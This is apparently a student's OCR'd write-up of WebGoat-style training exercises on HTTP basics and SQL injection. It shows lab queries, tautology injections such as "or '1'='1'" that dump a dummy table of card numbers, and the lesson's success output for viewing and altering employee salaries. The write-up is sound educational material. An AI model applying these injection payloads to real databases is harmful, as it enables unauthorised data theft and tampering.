

Leonardo Lemes Pedrozo

Lições HTTP Basics

2)




3)




Lições SQL Injection (intro)


2)




3)


It is your turn!
Try to change the department of Tobi Barnett to 'Sales'. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.
SQL query
SQL query
Submit
Congratulations. You have successfully completed the assignment.
update employees set department = 'Sales' where userid=89762
USERID FIRST_NAME LAST_NAME DEPARTMENT SALARY AUTH_TAN
89762 Tobi Barnett Sales 77000 TA9LL1


4)


CREATE TABLE employees(
userid varchar(6) not null primary key,
first_name varchar(20),
last_name varchar(20),
department varchar(20),
salary varchar(10),
auth_tan varchar(6)
);
This statement creates the employees example table given on page 2.
Now try to modify the schema by adding the column "phone" (varchar(20)) to the table "employees". :
SQL query
SQL query
Submit
Congratulations. You have successfully completed the assignment.
alter table employees add phone varchar(20)

5)


SQL query
SQL query
Submit
Congratulations. You have successfully completed the assignment.

9)


Try using the form below to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.
SELECT * FROM user_data WHERE first_name = 'John' AND last_name = ' Smith or 1 = 1 ' Get Account Info
You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,
Your query was: SELECT * FROM user_data WHERE first_name = 'John' and last_name = 'Smith' or '1' = '1'
Explanation: This injection works, because or '1' = '1' always evaluates to true (The string ending literal for '1 is closed by the query itself, so you should not inject it). So the injected query basically looks like this: SELECT * FROM user_data WHERE first_name = 'John' and last_name = '' or TRUE, which will always evaluate to true, no matter what came before it.

10)

Warning: Only one of these fields is susceptible to SQL injection. You need to find out which, to successfully retrieve all the data.

Login_Count:

User_Id:

Get Account Info

You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: SELECT * From user_data WHERE Login_Count = 0 and userid= TRUE

11)

```
"SELECT * FROM employees WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + "'";
```

Employee Name: Lastname

Authentication TAN: TAN

Get department

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
32147	Paulina	Travers	Accounting	46000	P45JSI	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
37648	John	Smith	Marketing	64350	3SL99A	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null

12)

Employee Name: Lastname

Authentication TAN: TAN

Get department

Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing the salary!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
37648	John	Smith	Marketing	1000000	3SL99A
96134	Bob	Franco	Marketing	83700	LO9S2V
89762	Tobi	Barnett	Development	77000	TA9LL1
34477	Abraham	Holman	Development	50000	UU2ALK
32147	Paulina	Travers	Accounting	46000	P45JSI

13)

Máquina Virtual